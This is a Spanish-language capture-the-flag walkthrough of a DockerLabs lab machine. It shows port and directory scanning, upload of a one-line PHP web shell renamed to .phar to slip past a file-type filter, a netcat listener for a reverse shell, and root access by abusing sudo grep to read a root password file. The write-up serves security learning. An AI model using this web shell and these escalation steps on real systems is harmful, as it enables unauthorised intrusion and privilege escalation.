



Vamos a desplegar la maquina vulnerable

```
> sudo bash auto_deploy.sh dockerlabs.tar
[sudo] contraseña para caan31:
```



```
DOCKERLABS
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Haremos un escaneo profundo de los puertos de la maquina vulnerable.

```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
[sudo] contraseña para caan31:
```

```
> cat Puertos
```

	File: Puertos
1	# Nmap 7.95 scan initiated Fri Oct 10 19:41:20 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p-
2	- -vvv --open -oN Puertos 172.17.0.2
3	Nmap scan report for 172.17.0.2
4	Host is up, received arp-response (0.0000070s latency).
5	Scanned at 2025-10-10 19:41:20 CEST for 1s
6	Not shown: 65534 closed tcp ports (reset)
7	PORT STATE SERVICE REASON
8	80/tcp open http syn-ack ttl 64
9	_ http-methods:
10	_ Supported Methods: GET HEAD POST OPTIONS
11	_ http-title: Dockerlabs
12	MAC Address: 02:42:AC:11:00:02 (Unknown)
13	Read data files from: /usr/share/nmap
14	# Nmap done at Fri Oct 10 19:41:21 2025 -- 1 IP address (1 host up) scanned in 1.28 seconds

Vemos que solo tenemos el puerto de http abierto, así que mientras exploramos la pagina principal, ejecutamos gobuster para encontrar directorios dentro del servidor.

```
> sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php,html,py,txt -t 100 -k -r
[sudo] contraseña para caan31:


Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: py,txt,php,html
[+] Follow Redirect: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/uploads (Status: 200) [Size: 741]
/upload.php (Status: 200) [Size: 0]
/index.php (Status: 200) [Size: 8235]
/machine.php (Status: 200) [Size: 1361]
```

Nos encontramos con una pagina donde podemos subir archivos.



Vamos a crear un script con php para poder hacer una reverse Shell.

```
> nano shell.php
```

```
<?php
system($_GET["cmd"]);
?>
```

Al intentarlo subir, vemos que no nos permite por no ser un fichero .zip




Le cambiaremos .php por .phar que es el equivalente a .zip de php.

```
> mv shell.php shell.phar
```


Ahora al subirlo vemos que se subió correctamente.



Aquí encontramos el script que subimos.



Hacemos una pequeña prueba que si funciona correctamente para hacer la reverse Shell.



Ejecutamos una reverse Shell

```
> sudo nc -lvnp 443
listening on [any] 443 ...
[]
```

Vemos que nos conectamos correctamente, vamos a ver que podemos ejecutar cut y grep como sudo.

```
www-data@14e4d6e9447b:/var/www/html/uploads$ sudo -l
Matching Defaults entries for www-data on 14e4d6e9447b:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 14e4d6e9447b:
    (root) NOPASSWD: /usr/bin/cut
    (root) NOPASSWD: /usr/bin/grep
www-data@14e4d6e9447b:/var/www/html/uploads$ []
```

Despues de buscar un rato, en opt, tenemos un fichero donde nos indica la ruta de la clave de root.

```
www-data@14e4d6e9447b:/var/www/html/uploads$ cd /opt/
www-data@14e4d6e9447b:/opt$ ls
nota.txt
www-data@14e4d6e9447b:/opt$ cat nota.txt
Protege la clave de root, se encuentra en su directorio /root/clave.txt, menos mal que nadie tiene permisos para ac
ceder a ella.
```

Con ayuda de gtfobins vemos como podemos ejecutar para escalar privilegios.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo grep '' $LFILE
```

Ejecutamos los comandos y vemos que somos root.

```
www-data@14e4d6e9447b:/opt$ LFILE=/root/clave.txt  
www-data@14e4d6e9447b:/opt$ sudo /usr/bin/grep '' $LFILE  
dockerlabsmolamogollon123
```

```
www-data@14e4d6e9447b:/opt$ su root  
Password:  
root@14e4d6e9447b:/opt# whoami  
root
```